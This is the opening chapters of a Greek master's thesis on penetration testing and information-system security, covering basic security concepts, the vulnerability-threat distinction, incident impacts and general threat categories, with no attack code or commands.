Electrical & Computer Engineering Department

UNIVERSITY OF PELOPONNESE

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΛΟΠΟΝΝΗΣΟΥ

ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ

ΠΜΣ: Τεχνολογίες και Υπηρεσίες Ευφυών Συστημάτων Πληροφορικής και Επικοινωνιών

Τίτλος

"Δοκιμές διείσδυσης, ανάλυση ευπαθειών και διαχείριση συμβάντων σε δικτυακά πληροφοριακά συστήματα"

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Του

ΠΑΠΠΑΣ ΣΑΝΤΗΣ

ΑΜ: 9093202001017

Επιβλέπων :Κ. Στεφανίδης Κυριάκος

Μέλη εξεταστικής επιτροπής:

Κ. Κίτσος Παρασκευάς

Κ. Τζήμας Ιωάννης

Πάτρα, 2023

Πρόλογος και ευχαριστίες

Με την ολοκλήρωση της παρούσας διπλωματικής εργασίας, θα ήθελα να ευχαριστήσω, τους ανθρώπους που με βοήθησαν, δίνοντας μου την κατάλληλη κατεύθυνση.

Πιο συγκεκριμένα, τον επιβλέποντα, Ερευνητή – Καθηγητή Κ. Κυριάκο Στεφανίδη και τα άτομα του οικογενειακού και φιλικού περιβάλλοντος για την στήριξη τους.

Παππά Σάντη

Τμήμα Ηλεκτρολόγων Μηχανικών και Μηχανικών Υπολογιστών

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΛΟΠΟΝΝΗΣΟΥ

Πίνακας περιεχομένων

Πίνακας εικόνων

Περίληψη

Το διαδίκτυο αποτελεί, απαραίτητο συστατικό της καθημερινής ζωής της πλειοψηφίας των ανθρώπων. Η χρήση και η αξιοποίηση των διαφόρων υπηρεσιών του διαδικτύου, για υποστήριξη καθημερινών δραστηριοτήτων γίνεται κατά βάση μέσω δικτυακών εφαρμογών πληροφορικών συστημάτων. Όσο μεγαλώνει το ποσοστό χρήσης των εφαρμογών, τόσο μεγαλώνει και ο αριθμός επιθέσεων από κακόβουλους χρήστες, οι οποίοι εκμεταλλεύονται, τις διάφορες ευπάθειες και τις διάφορες αδυναμίες των εφαρμογών αλλά και την όχι καλή, ενημέρωση-χρήση που κάνουν οι άνθρωποι. Η ασφάλεια των εφαρμογών πληροφοριακών συστημάτων, είναι ίσως η σημαντικότερη παράμετρος. Με σκοπό την ενίσχυση και τελειοποίηση της ασφάλειας των διαφόρων εφαρμογών, λαμβάνουν μέρος δοκιμές διείσδυσης, από επαγγελματίες του τομέα της ασφάλειας με την ρητή συγκατάθεση του ιδιοκτήτη. Για τις δοκιμές διείσδυσης έχει γίνει ανάπτυξη διαφόρων εργαλείων, τα οποία έχουν διαφορετικό βαθμό επιτυχίας. Οι δοκιμές διείσδυσης έχουν ως στόχο, τον εντοπισμό ευπαθειών του συστήματος, εντοπισμό κενών ασφαλείας καθώς επίσης και των εντοπισμό, λάθος χρήσης προτύπων ασφάλειας. Στην παρούσα διπλωματική εργασία, θα αναφερθούμε στην έννοια του πληροφοριακού συστήματος και ειδικότερα στους τύπους των πληροφοριακών συστημάτων θα αναλυθεί η έννοια της ασφάλειας. Ανάλυση των βασικών απειλών και ευπαθειών, αναφορά γνωστότερων ευπαθειών του 2022. Τέλος θα χρησιμοποιηθούν εργαλεία διείσδυσής σε εικονικό περιβάλλον, θα γίνει ανάλυση των εργαλείων και της μεθοδολογίας που ακολουθήθηκε. Με σκοπό να αποδειχθεί πόσο σημαντική είναι η δοκιμή διείσδυσης και η αξιολόγηση του πληροφοριακού συστήματος.

Λέξεις Κλειδιά: Ασφάλεια στον κυβερνοχώρο, Μεθοδολογίες ελέγχου διείσδυσης, Εργαλεία ελέγχου διείσδυσης, Τεχνολογία Πληροφοριών

Abstract

The internet is a necessary component of the daily life of the majority of people. The use and exploitation of the various internet services to support daily activities is basically done through network applications of IT systems. As the percentage of application use increases, so does the number of attacks by malicious users, they take advantage, the various vulnerabilities and the various weaknesses of the applications but also the bad, update-use that people do. The security of information systems applications is perhaps the most important parameter. In order to enhance and perfect the security of the various applications, penetration tests are taken by security professionals with the express consent of the owner. Various tools have been developed for penetration testing, with varying degrees of success. Penetration tests are aimed at identifying system vulnerabilities, identifying security gaps as well as identifying, misusing security standards. In this thesis, we will refer to the concept of the information system and, in particular, to the types of information systems, the concept of security will be analyzed. Analysis of the main threats and vulnerabilities, report of the most known vulnerabilities of 2022. Finally, penetration tools will be used in a virtual environment, an analysis of the tools and the methodology followed will be made. In order to demonstrate the importance of penetration testing and IT assessment.

Keywords: Cyber Security, Penetration Testing methodologies, Penetration testing tools, Information Technology

1 *Εισαγωγή*

1.1 Ασφάλεια στα Πληροφοριακά συστήματα

Τα προβλήματα ασφάλειας πληροφοριακών συστημάτων αποτελούν ένα ιδιαίτερα σημαντικό πρόβλημα στον τομέα των Πληροφοριακών και επικοινωνιακών συστημάτων στην εποχή μας.

Η ραγδαία ανάπτυξη της Τεχνολογίας, και η χρήση όλο και πιο εξελιγμένων τεχνικών και τεχνολογιών έχει σημαντικά πλεονεκτήματα και μας παρέχει δυνατότητες, οι οποίες διευκολύνουν αρκετά το έργο μας. Παράλληλα όμως αυξάνεται σημαντικά και το πρόβλημα της ασφάλειας των πληροφοριακών συστημάτων.

Σημαντικός παράγοντας και βασική προϋπόθεση για την ασφαλή χρήση και αξιοποίηση της τεχνολογίας των πληροφοριακών συστημάτων, είναι η ικανοποίηση ασφάλειας του ΠΣ και η χρήση των βέλτιστων πρακτικών. Τα τελευταία χρόνια παρατηρείτε ραγδαία αύξηση των Κυβερνοεπιθέσεων, επιθέσεων οι οποίες, χτυπούν βρίσκοντας τα ‘ευαίσθητα – αδύναμα’ στις υποδομές των πληροφοριακών συστημάτων οργανισμών και επιχειρήσεων, δημιουργώντας σημαντικά προβλήματα.

Βασικές προϋποθέσεις ορθής λειτουργίας ενός Π.Σ, πέραν της απόδοσης και της ποιότητας είναι και η ασφάλεια, η οποία είναι απαραίτητη και αποτελεί βασική συνθήκη, ειδικότερα στην σημερινή εποχή, όπου το σύνολο, των υπηρεσιών πολλών οργανισμών – επιχειρήσεων στηρίζεται στον τομέα της πληροφορικής, για την λειτουργία τους. (Μαυρίδης Ιωάννης, 2015)

1.2 Αντικείμενο διπλωματικής

Το Διαδίκτυο αποτελεί ουσιαστικό μέρος της καθημερινής ζωής των περισσότερων ανθρώπων. Η χρήση και η εκμετάλλευση των διαφόρων υπηρεσιών του Διαδικτύου για την υποστήριξη των καθημερινών δραστηριοτήτων γίνεται κυρίως μέσω δικτυακών εφαρμογών υπολογιστικών συστημάτων. Καθώς αυξάνεται η χρήση των εφαρμογών, αυξάνεται και ο αριθμός των επιθέσεων από κακόβουλους χρήστες που εκμεταλλεύονται τα διάφορα τρωτά σημεία των εφαρμογών και δεν μεταχειρίζονται σωστά τις πληροφορίες που χρησιμοποιούν οι άνθρωποι. Η ασφάλεια των εφαρμογών των πληροφοριακών συστημάτων είναι ίσως η πιο σημαντική παράμετρος. Προκειμένου να βελτιωθεί και να βελτιωθεί η ασφάλεια των διαφόρων εφαρμογών, διενεργούνται δοκιμές διείσδυσης από ειδικούς ασφαλείας με τη ρητή συγκατάθεση του ιδιοκτήτη. Έχουν αναπτυχθεί διάφορα εργαλεία για τον έλεγχο διείσδυσης, με διαφορετικό βαθμό επιτυχίας.

Ο έλεγχος διείσδυσης αποσκοπεί στον εντοπισμό τρωτών σημείων του συστήματος, στον εντοπισμό κενών ασφαλείας και επίσης στον εντοπισμό της κατάχρησης των προτύπων ασφαλείας. Στην παρούσα εργασία αναφερόμαστε στην έννοια του πληροφοριακού συστήματος και ειδικότερα στους τύπους των πληροφοριακών συστημάτων, αναλύεται η έννοια της ασφάλειας. Ανάλυση των κυριότερων απειλών και τρωτών σημείων, αναφέροντας τα πιο γνωστά τρωτά σημεία του 2022. Τέλος, χρησιμοποιούνται εργαλεία διείσδυσης σε εικονικό περιβάλλον, γίνεται ανάλυση των εργαλείων και της μεθοδολογίας που εφαρμόστηκε. Για να καταδειχθεί η σημασία των δοκιμών διείσδυσης και της αξιολόγησης των συστημάτων πληροφοριών.

1.2.1 Σκοπός Διπλωματικής Εργασίας

Σκοπός αυτής της διπλωματικής είναι να αναλυθούν οι επιθέσεις και οι απειλές ασφάλειας των Π.Σ, καθώς και την ανάλυση ευπαθειών και κενών ασφαλείας. Η αναφορά των διαφορετικών κινδύνων που μπορούμε να συναντήσουμε καθημερινά. Θα γίνει αναφορά και ανάλυση των διαφόρων εργαλείων που μπορούμε να χρησιμοποιήσουμε με σκοπό την παράκαμψη ασφάλειας αλλά και την χρήση ευπαθειών, με σκοπό την διείσδυση σε ένα Π.Σ. Θα παρουσιαστούν πιθανά σενάρια δοκιμής διείσδυσης σε εικονικό περιβάλλον με την χρήση της πλατφόρμας HackTheBox, θα αναλυθεί η μεθοδολογία που ακολουθήθηκε και ολοκληρώνοντας θα πραγματοποιηθεί συγγραφή αναφοράς, η οποία θα ακολουθεί το επαγγελματικό πρότυπο αναφοράς δοκιμής διείσδυσης.

1.3 Δομή διπλωματικής εργασίας

Στο 1ο κεφάλαιο θα γίνει ανάλυση στην έννοια του πληροφοριακού συστήματος και ειδικότερα στους τύπους των πληροφοριακών συστημάτων, καθώς επίσης και στον τρόπο που αναπτύσσεται το πληροφοριακό σύστημα, θα αναλυθεί η έννοια της ασφάλειας της υποδομής του πληροφοριακού συστήματος και οι βασικές έννοιες θεμελίωσης της.

Στο 2ο κεφάλαιο αναλύονται οι βασικές απειλές και επιθέσεις των Π.Σ. Ειδικότερα γίνεται αναφορά στους τύπους των επιθέσεων στην υποδομή του δικτύου και στους μη-εξουσιοδοτημένους χρήστες. Γνωστοποιούνται οι βασικές απειλές για το 2022 με βάση τις έρευνες του Ευρωπαϊκού Οργανισμού Κυβερνοασφάλειας – ENISA και τέλος γίνεται αναφορά σε γνωστές ευπάθειες λειτουργικών συστημάτων.

Στο 3ο κεφάλαιο αναλύεται διεξοδικά η χρήση των διαφόρων εργαλείων και τρόπων, με τους οποίους μπορούμε να κάνουμε δοκιμές διείσδυσης καθώς επίσης και ανάλυση της διαχείρισης συμβάντων ασφάλειας.

Στο 4ο κεφάλαιο θα αναλυθούν δοκιμές διείσδυσης σε εικονικά περιβάλλοντα της πλατφόρμας “HackTheBox”, θα γίνει ανάλυση της μεθοδολογίας, των εργαλείων καθώς επίσης και η δημιουργία αναφοράς.

Στο 5ο και τελευταίο κεφάλαιο θα καταγραφούν τα συμπεράσματα.

1.4 Πληροφοριακά Συστήματα

Το πληροφοριακό σύστημα (Information System) είναι ένα σύνολο διαδικασιών, αυτοματοποιημένων υπολογιστικών συστημάτων και ανθρώπινου δυναμικού, που σκοπός του είναι να συλλέγει, να κάνει εγγραφές , ανάκτηση, επεξεργασία αποθήκευση και ανάλυση πληροφοριών και δεδομένων. (Κάτσικας Σ. Γρίτζαλης, 2004)

Τεχνικά μπορεί να οριστεί ως ένα σύνολο στοιχείων που αλληλοσχετίζονται και εκτελούν τις παραπάνω διαδικασίες. Τα πληροφοριακά συστήματα περιλαμβάνουν πληροφορίες για ανθρώπους, χώρους και αντικείμενα μέσα στον οργανισμό η ακόμα και στο περιβάλλον του οργανισμού.

Στα συστήματα αυτά περιλαμβάνονται το υλικό(Hardware), το λογισμικό(Software) και το κομμάτι των Τηλεπικοινωνιών.

Το πληροφοριακό σύστημα σαν οντότητα αποτελείται από τα εξής στοιχεία:

- Υλικό – Hardware (ο εξοπλισμός)

- Λογισμικό – Software
- Δίκτυο – Network
- Βάση δεδομένων – Database
- Διαδικασίες

Ένα Π.Σ. παρέχει σημαντική βοήθεια στον έλεγχο, στην ανάλυση διαφόρων προβλημάτων, στον συντονισμό, στις λήψεις διαφόρων αποφάσεων και στην ανάπτυξη προϊόντων. Κάθε Π.Σ. θα πρέπει να είναι σε θέση να προσδιορίζει, αποτελεσματικά και με μεγάλη απόδοση τις ανάγκες των χρηστών που το χρησιμοποιούν, καθώς επίσης και να είναι σε θέση να επεξεργάζεται όλες τις πληροφορίες με άμεσο αποτέλεσμα την ικανοποίηση των στόχων αυτών.

Για να πραγματοποιηθούν τα παραπάνω θα πρέπει το Π.Σ. να:

- Ανακτήσει, αποθηκεύσει, επεξεργαστεί, παρουσιάσει και να διαδώσει τις πληροφορίες.
- Παρέχει τα απαραίτητα μέσα και το κατάλληλο περιβάλλον για μάθηση, στους χρήστες, με σκοπό την άμεση βελτίωση της αποτελεσματικότητας στην διαδικασία λήψης αποφάσεων.
- Υποστηρίζει την διάφορες διαδικασίες λειτουργίας, διαδικασίες ελέγχου και σχεδιασμού του οργανισμού ή της επιχείρησης.

Η ύπαρξη ενός πληροφοριακού συστήματος, ξεκινάει την στιγμή που ο οργανισμός – επιχείρηση, θα αποφασίσει να το δημιουργήσει. Συνεχίζεται η περίοδος όπου θα πρέπει να προσδιοριστούν οι βασικές απαιτήσεις των διαφόρων λειτουργιών του και να σχεδιαστούν σωστά οι λειτουργίες που θα ικανοποιήσουν αυτές τις απαιτήσεις. Έπειτα ακολουθεί μια περίοδος στην οποία, αναπτύσσεται και συνεχώς εξελίσσεται με σκοπό πάντα, να ικανοποιεί τις ανάγκες του οργανισμού στον οποίο ανήκει. Το πληροφοριακό σύστημα φτάνει στο σημείο να αποσυρθεί την όταν ο οργανισμός αποφασίσει ότι, πλέον δεν αποδοτικό και αποτελεσματικό.

1.5 Διαφορετικοί Τύποι Πληροφοριακών Συστημάτων

Η προβολή των πληροφοριακών συστημάτων από τα τέλη της δεκαετίας 1980, ήταν μια πυραμίδα που αντανακλούσε την ιεραρχία στην οργάνωση. Τα συστήματα επεξεργασίας συναλλαγών ήταν στο πρώτο σκαλί. Ακολουθούσαν τα συστήματα διαχείρισης πληροφοριών και τα συστήματα υποστήριξης αποφάσεων και στην κορυφή, τα συστήματα υποστήριξης

διοίκησης. Το μοντέλο πυραμίδα συνεχίζει να είναι χρήσιμο, έχουν αναπτυχθεί νέες κατηγορίες Π.Σ., μερικές από τις οποίες δεν ταιριάζουν στο αρχικό μοντέλο. (Παναγιώτης Φιτσίλης, 2015)

Μερικά παραδείγματα νέων Π.Σ. :

- Συστήματα αποθήκευσης δεδομένων
- Συστήματα προγραμματισμού παραγωγής και υλικών
- Συστήματα επιχειρήσεων
- Συστήματα μηχανών αναζήτησης
- Συστήματα γεωγραφικών πληροφοριών
- Παγκόσμιο σύστημα πληροφοριών

1.6 Ασφάλεια στα πληροφοριακά συστήματα

Τι είναι η ασφάλεια σε ένα πληροφοριακό σύστημα; Η έννοια της ασφάλειας σχετίζεται πάντα με την ικανότητα του οργανισμού ή της επιχείρησης να είναι σε θέσει να προστατεύει τις πληροφορίες που κατέχει, από καταστροφές, μεταβολές και χρήση των πόρων του από χρήστες που έχουν εξουσιοδότηση.

Σχετίζεται ακόμα άμεσα με την δυνατότητα του να είναι σε θέση να παρέχει, σωστές και αξιόπιστες πληροφορίες, που είναι διαθέσιμες σε χρήστες που έχουν εξουσιοδότηση , για κάθε φορά που τις έχουν ανάγκη. Η δυνατότητα αυτή, στηρίζεται στην σωστή λήψη μέτρων και πρακτικών, τα οποία είναι σε θέση να διασφαλίσουν την ακεραιότητα των πληροφοριών, την εμπιστευτικότητα των δεδομένων και την συνεχή λειτουργία του πληροφοριακού συστήματος.

Η ασφάλεια στα πληροφοριακά συστήματα είναι πολύ σημαντικός παράγοντας, διότι έχει να κάνει με την πρόληψη, την εύρεση-ανίχνευση πράξεων και ενεργειών χρηστών χωρίς εξουσιοδότηση και επίσης και με την λήψη μέτρων. Η ασφάλεια των Π.Σ. (Μαυρίδης Ιωάννης, 2015):

- Πρόληψη: Την απόφαση και λήψη απαιτούμενων μέτρων για να προληφθούν τυχόν φθορές στα συστατικά του Π.Σ.
- Εύρεση: Λήψη μέτρων για εύρεση-ανίχνευση της φθοράς και πληροφορίες όπως, πότε συνέβη, πως συνέβη και από ποιόν.

- Αντίδραση: Η διαδικασίες που θα πρέπει να γίνουν για την ανάκτηση των δεδομένων, καθώς επίσης και για την αποκατάσταση του Π.Σ.

Δεν είναι εύκολο να δοθεί ένα γενικός ορισμός για την ασφάλεια των Π.Σ. Κατά την διάρκεια της μελέτης ασφάλειας κάθε συστήματος πληροφορικής και επικοινωνιών, θ πρέπει να δίνεται από την αρχή ορισμός κατάλληλος.

1.6.1 Έννοιες θεμελίωσης

Τρείς βασικές έννοιες συνδέονται άμεσα με την ασφάλεια των πληροφοριακών συστημάτων:

1. Confidentiality – Εμπιστευτικότητα
2. Integrity – Ακεραιότητα
3. Availability – Διαθεσιμότητα

1.6.1.1 Εμπιστευτικότητα - Confidentiality

Ταυτόσημες έννοιες σε πληθώρα περιπτώσεων της καθημερινότητας είναι η έννοια της ασφάλειας και της εμπιστευτικότητας, γνωστό παράδειγμα είναι το περιβάλλον των σωμάτων ασφαλείας, στο οποίο η έννοια της ασφάλειας σημαίνει παράλληλα, μη γνωστοποίηση μυστικών πληροφοριών.

Με τον όρο εμπιστευτικότητα εννοούμε την πρόληψη, αποκάλυψης πληροφοριών χωρίς να υπάρχει εξουσιοδότηση. Όλα τα δεδομένα ενός πληροφοριακού, υπολογιστικού συστήματος, καθώς και τα δεδομένων που διακινούνται μεταξύ υπολογιστών, θα πρέπει να γνωστοποιούνται μόνο σε άτομα-χρήστες, οι οποίοι έχουν εξουσιοδότηση.

Άλλοι τρόπο εκδήλωσης της εμπιστευτικότητας είναι οι εξής:

- Μυστικότητα: Δεδομένα ενός οργανισμού ή επιχείρησης τα οποία προστατεύονται
- Ιδιωτικότητα: Δεδομένα τα οποία έχουν προσωπικό χαρακτήρα και αφορούν συγκεκριμένους ανθρώπους και πρέπει να προστατεύονται.

1.6.1.2 Ακεραιότητα - Integrity

Ένας γενικός ορισμός της ακεραιότητας είναι, ότι οι πληροφορίες, δεδομένα να είναι όπως πρέπει να είναι.
Στον τομέα της πληροφορικής η ακεραιότητα σημαίνει, πρόληψη μια μεταβολής

πληροφοριών χωρίς εξουσιοδότηση, ειδικότερα, πρόληψη από διαγραφή, εγγραφή ακόμα και δημιουργία δεδομένων χωρίς εξουσιοδότηση.

Εν κατά κλειδί, οι μεταβολές όπως, η δημιουργία δεδομένων , η μεταβολή τους και η διαγραφή τους θα πρέπει να γίνεται μόνο μετά από εξουσιοδότηση.

1.6.1.3 Διαθεσιμότητα - Availability

Ορίζεται ως η ιδιότητα των υπηρεσιών σε ένα πληροφοριακό σύστημα να είναι εύκολα προσπελάσιμες και χωρίς καθυστέρηση όταν τις έχεις ανάγκη. Με αυτό συνεπάγεται πως οι χρήστες που έχουν εξουσιοδότηση, δεν αντιμετωπίζουν άρνηση εξυπηρέτησης όταν θελήσουν να χρησιμοποιήσουν πόρους του πληροφοριακού συστήματος.

Η άρνηση της παροχής υπηρεσιών, μεταφράζεται σε παρεμπόδιση της χρήσης πληροφοριών και πόρων με εξουσιοδότηση ή καθυστέρηση λειτουργιών που είναι πολύ κρίσιμες στον άξονα του χρόνου.

Ένα γνωστό παράδειγμα επίθεσης, άρνησης παροχής υπηρεσιών είναι οι γνωστές επιθέσεις πλημμύρας – flood στο δίκτυο, οι οποίες πραγματοποιούνται όταν ο επιτιθέμενος κατακλύζει έναν εξυπηρετητή, αποστέλλοντας του, μεγάλο αριθμό αιτήσεων για σύνδεση. Στο παρακάτω σχήμα αποτυπώνονται εικονικά οι βασικές αρχές θεμελίωσης που εξασφαλίζουν ότι το σύστημα είναι ασφαλές.

1.6.2 Διαφορές ευπαθειών πληροφοριακών συστημάτων-εφαρμογών και απειλών

Τα τρωτά σημεία και οι απειλές είναι συναφείς αλλά διαφορετικές έννοιες στην ασφάλεια στον κυβερνοχώρο.

Οι ευπάθειες αναφέρονται σε αδυναμίες ή σφάλματα στα συστήματα, τα δίκτυα ή τις εφαρμογές ενός οργανισμού που μπορούν να αξιοποιηθούν από έναν εισβολέα. Παραδείγματα ευπαθειών περιλαμβάνουν μη ενημερωμένο λογισμικό, αδύναμους κωδικούς πρόσβασης και έλλειψη επικύρωσης εισόδου. Οι ευπάθειες μπορούν να ανακαλυφθούν με διάφορες μεθόδους, όπως δοκιμές διείσδυσης, αναθεώρηση κώδικα και σάρωση ευπαθειών.

Οι απειλές, από την άλλη πλευρά, αναφέρονται στη δυνατότητα ενός κακόβουλου παράγοντα να εκμεταλλευτεί μια ευπάθεια προκειμένου να προκαλέσει βλάβη ή να υποκλέψει ευαίσθητες πληροφορίες. Οι απειλές μπορεί να προέρχονται από διάφορες πηγές, όπως χάκερ, κακόβουλο λογισμικό και κοινωνική μηχανική. Οι απειλές μπορούν να ταξινομηθούν σε διάφορους τύπους, όπως οι εξωτερικές απειλές, οι εσωτερικές απειλές και οι εσωτερικές απειλές.

Οι ευπάθειες είναι αδυναμίες του συστήματος που μπορούν να αξιοποιηθούν, ενώ οι απειλές είναι η δυνατότητα αξιοποίησης αυτών των ευπαθειών για κακόβουλους σκοπούς. Ο εντοπισμός και ο μετριασμός των τρωτών σημείων αποτελεί κρίσιμο βήμα για την προστασία από τις απειλές. Ένας άλλος τρόπος για να κατανοήσουμε τη διαφορά μεταξύ των ευπαθειών και των απειλών είναι να θεωρήσουμε τις ευπάθειες ως "τρύπες" στην ασφάλεια ενός συστήματος και τις απειλές ως τα "βέλη" που στοχεύουν σε αυτές τις τρύπες. Οι ευπάθειες είναι οι αδυναμίες ενός συστήματος που θα μπορούσαν να αξιοποιηθούν από έναν επιτιθέμενο, ενώ οι απειλές είναι οι πραγματικοί δυνητικοί επιτιθέμενοι ή κακόβουλοι παράγοντες που θα μπορούσαν να εκμεταλλευτούν αυτές τις ευπάθειες.

Οι ευπάθειες συχνά ανακαλύπτονται μέσω δοκιμών και αξιολογήσεων ασφαλείας, όπως δοκιμές διείσδυσης, σάρωση ευπαθειών και ανασκοπήσεις κώδικα. Μόλις εντοπιστεί μια ευπάθεια, μπορεί να αντιμετωπιστεί μέσω επιδιορθώσεων, ενημερώσεων ή άλλων μέτρων αποκατάστασης.

Οι απειλές, από την άλλη πλευρά, μπορεί να προέρχονται από διάφορες πηγές, όπως χάκερ, κακόβουλο λογισμικό, ακόμη και εσωτερικούς χρήστες με κακόβουλη πρόθεση. Μπορούν να στοχεύουν σε ευπάθειες στα συστήματα, τα δίκτυα και τις εφαρμογές ενός οργανισμού. Είναι σημαντικό να σημειωθεί ότι νέες απειλές αναδύονται συνεχώς και οι οργανισμοί πρέπει να είναι σε θέση να προσαρμόζονται και να ανταποκρίνονται στους νέους κινδύνους καθώς αυτοί αναδύονται. Αυτό μπορεί να επιτευχθεί με την εφαρμογή ενός ισχυρού σχεδίου αντιμετώπισης περιστατικών, την τακτική ενημέρωση των ελέγχων ασφαλείας και την παροχή εκπαίδευσης στους υπαλλήλους σχετικά με τον τρόπο αναγνώρισης και αντιμετώπισης των απειλών.

Συνοπτικά, οι ευπάθειες είναι αδυναμίες ενός συστήματος που μπορούν να αξιοποιηθούν, ενώ οι απειλές είναι η δυνατότητα αξιοποίησης αυτών των ευπαθειών για κακόβουλους σκοπούς. Ο εντοπισμός και ο μετριασμός των τρωτών σημείων είναι ζωτικής σημασίας για την προστασία από τις απειλές.

1.6.3 Επιπτώσεις περιστατικών Κυβερνοασφάλειας

Τα περιστατικά Κυβερνοασφάλειας μπορούν να έχουν ευρύ φάσμα επιπτώσεων σε έναν οργανισμό, όπως:

1. Οικονομικές επιπτώσεις: όπως το κόστος αντιμετώπισης ενός περιστατικού, απώλεια εσόδων λόγω διακοπής λειτουργίας του συστήματος και πρόστιμα ή νομικές κυρώσεις. Επιπλέον, μπορεί να υπάρξουν και έμμεσες οικονομικές επιπτώσεις, όπως η βλάβη της φήμης ενός οργανισμού, η οποία μπορεί να οδηγήσει σε απώλεια πελατών ή επιχειρηματικών εταίρων.

2. Λειτουργικές επιπτώσεις: Τα περιστατικά Κυβερνοασφάλειας μπορούν να διαταράξουν τις συνήθεις λειτουργίες ενός οργανισμού, προκαλώντας μη διαθεσιμότητα των συστημάτων, απώλεια ή παραβίαση δεδομένων και αδυναμία των εργαζομένων να εκτελέσουν τα καθήκοντά τους.

3. Επιπτώσεις στη συμμόρφωση: Τα περιστατικά Κυβερνοασφάλειας μπορεί να οδηγήσουν έναν οργανισμό σε αδυναμία συμμόρφωσης με τους κανονισμούς ή τα πρότυπα του κλάδου, γεγονός που μπορεί να οδηγήσει σε πρόστιμα ή νομικές κυρώσεις.

4. Επιπτώσεις στη φήμη: Τα περιστατικά Κυβερνοασφάλειας μπορούν να βλάψουν τη φήμη ενός οργανισμού, γεγονός που μπορεί να οδηγήσει σε απώλεια πελατών, επιχειρηματικών εταίρων και επενδυτών.

5. Νομικές επιπτώσεις: Τα περιστατικά Κυβερνοασφάλειας μπορεί να έχουν ως αποτέλεσμα τη λήψη νομικών μέτρων εναντίον ενός οργανισμού, όπως αγωγές ή ποινικές διώξεις.

6. Προσωπικές επιπτώσεις: Εάν ένα περιστατικό Κυβερνοασφάλειας έχει ως αποτέλεσμα την απώλεια ή την παραβίαση προσωπικών δεδομένων, μπορεί να έχει σοβαρές προσωπικές επιπτώσεις στα άτομα των οποίων τα δεδομένα εμπλέκονται.

Είναι σημαντικό να σημειωθεί ότι ο αντίκτυπος ενός περιστατικού ασφάλειας στον κυβερνοχώρο μπορεί να ποικίλλει ανάλογα με τον οργανισμό και τη φύση του περιστατικού. Ωστόσο, ο αντίκτυπος ενός περιστατικού ασφάλειας στον κυβερνοχώρο μπορεί να είναι σοβαρός και οι οργανισμοί θα πρέπει να λαμβάνουν μέτρα για την πρόληψη των περιστατικών και την ελαχιστοποίηση του αντίκτυπου τους σε περίπτωση που συμβούν.

1.6.4 Ορισμός Κυβερνό-ασφάλειας (Cyber Security)

Η κυβερνοασφάλεια είναι ένας, ευρέως χρησιμοποιημένος όρος. Σύμφωνα με τον (JamesA, Lewis. CentreforStrategicandInternationalStudies, 2006), η ασφάλεια του κυβερνοχώρου, είναι η διασφάλιση των δικτύων των υπολογιστών και των πληροφοριών, συμπεριλαμβάνοντας και την μη εξουσιοδοτημένη είσοδο αλλά και κακόβουλες επιθέσεις σε αυτό. Η ασφάλεια του κυβερνοχώρου, αποτελεί την προστασία των συστημάτων που συνδέονται με αυτό, με σκοπό να μην επιτρέπεται η μη εξουσιοδοτημένη πρόσβαση σε αυτά.

Η κυβερνοασφάλεια μπορεί επίσης να θεωρηθεί, ως η συλλογή ορθών εργαλείων και μεθόδων και διασφαλίσεων της ασφάλειας, μεθόδων για την διαχείριση των κινδύνων και μεθόδων, διαδικασιών εκπαίδευσης, των διαχειριστών του Π.Σ.

2 *Ευπάθειες και Απειλές Πληροφοριακών Συστημάτων*

2.1 Βασικές απειλές σε ένα Πληροφοριακό σύστημα

Χρησιμοποιώντας τον όρο απειλή κατά της ασφάλειας σε ένα πληροφοριακό σύστημα, εννοούμε την εκμετάλλευση μιας ευπάθειας του συστήματος με σκοπό την πρόσβαση χωρίς εξουσιοδότηση, την έκθεση πληροφοριών και δεδομένων, την επεξεργασία, την κλοπή ακόμα και την καταστροφή χρήσιμων πόρων του Π.Σ.

Η χρήση του διαδικτύου προσφέρει πολλά και σημαντικά πλεονεκτήματα και δυνατότητες, παράλληλα όμως αυξάνει σημαντικά τα προβλήματα ασφάλειας, προστασίας και διαθεσιμότητας των δεδομένων.

Οι κύριες περιοχές απειλών στην ασφάλεια ενός Π.Σ.:

1. Η αποθήκευση, αναφερόμαστε στην ασφάλεια των φυσικών θέσεων της αποθήκευσης των δεδομένων, οι οποίες ενδέχεται να είναι κατανεμημένες στο διαδίκτυο.
2. Η πρόσβαση (authorization) , αναφερόμαστε στον έλεγχο και την εξουσιοδότηση των χρηστών να κάνουν χρήση τους πόρους του Π.Σ. και τον προσδιορισμό του χρήστη.
3. Η μεταφορά, είναι άμεσα σχετιζόμενη με την προστασία των δεδομένων κατά την διάρκεια της μεταφοράς τους μέσα από το διαδίκτυο.

Αναλυτικότερα, για την δημιουργία ενός ασφαλούς περιβάλλοντος στο διαδίκτυο, παρουσιάζονται παρακάτω οι σημαντικότερες απειλές που πρέπει να εξεταστούν:

- Η κακή σχεδίαση του υλικού(hardware) / λογισμικού(software) του πληροφοριακού συστήματος έχει ως αποτέλεσμα την άρνησης εξυπηρέτησης γνωστή ως denial of service. Γνωστό παράδειγμα αυτής της απειλής είναι η άρνηση εξυπηρέτησης από έναν σερβερ διαδικτύου(webserver) ή από έναν σέρβερ μεταφοράς αρχείων(ftpserver), εξαιτίας του ορίου επιτρεπόμενων χρηστών. Συνοψίζοντας, σημαντικός παράγοντας είναι η επάρκεια πόρων.
- Η διαδικασία παρακολούθησης των γραμμών – καναλιών επικοινωνίας. Με τον τρόπο αυτόν μπορούν, οι υποκλοπείς να καταφέρουν να αποκτήσουν πρόσβαση, χωρίς να έχουν εξουσιοδότηση, σε δεδομένα και πληροφορίες, παραβιάζοντας την Ιδιωτικότητα.
- Η διαδικασία πρόβλεψης του κοινού κλειδιού μιας συμμετρικής κρυπτογραφημένης επικοινωνίας. Εάν κάποιος καταφέρει να το ανακαλύψει, πράγμα εύκολο σε περίπτωση που το μήκος του κλειδιού είναι μικρότερο από 56 Bits, τότε η συνεδρία, είναι δυνατόν να αποκρυπτογραφηθεί και να εκτεθούν πληροφορίες της συνομιλίας.
- Η διαδικασία υποκλοπής του κοινού κλειδιού σε μία συμμετρική κρυπτογραφημένη επικοινωνία, με αποτέλεσμα της αποκρυπτογράφηση της συνεδρίας.
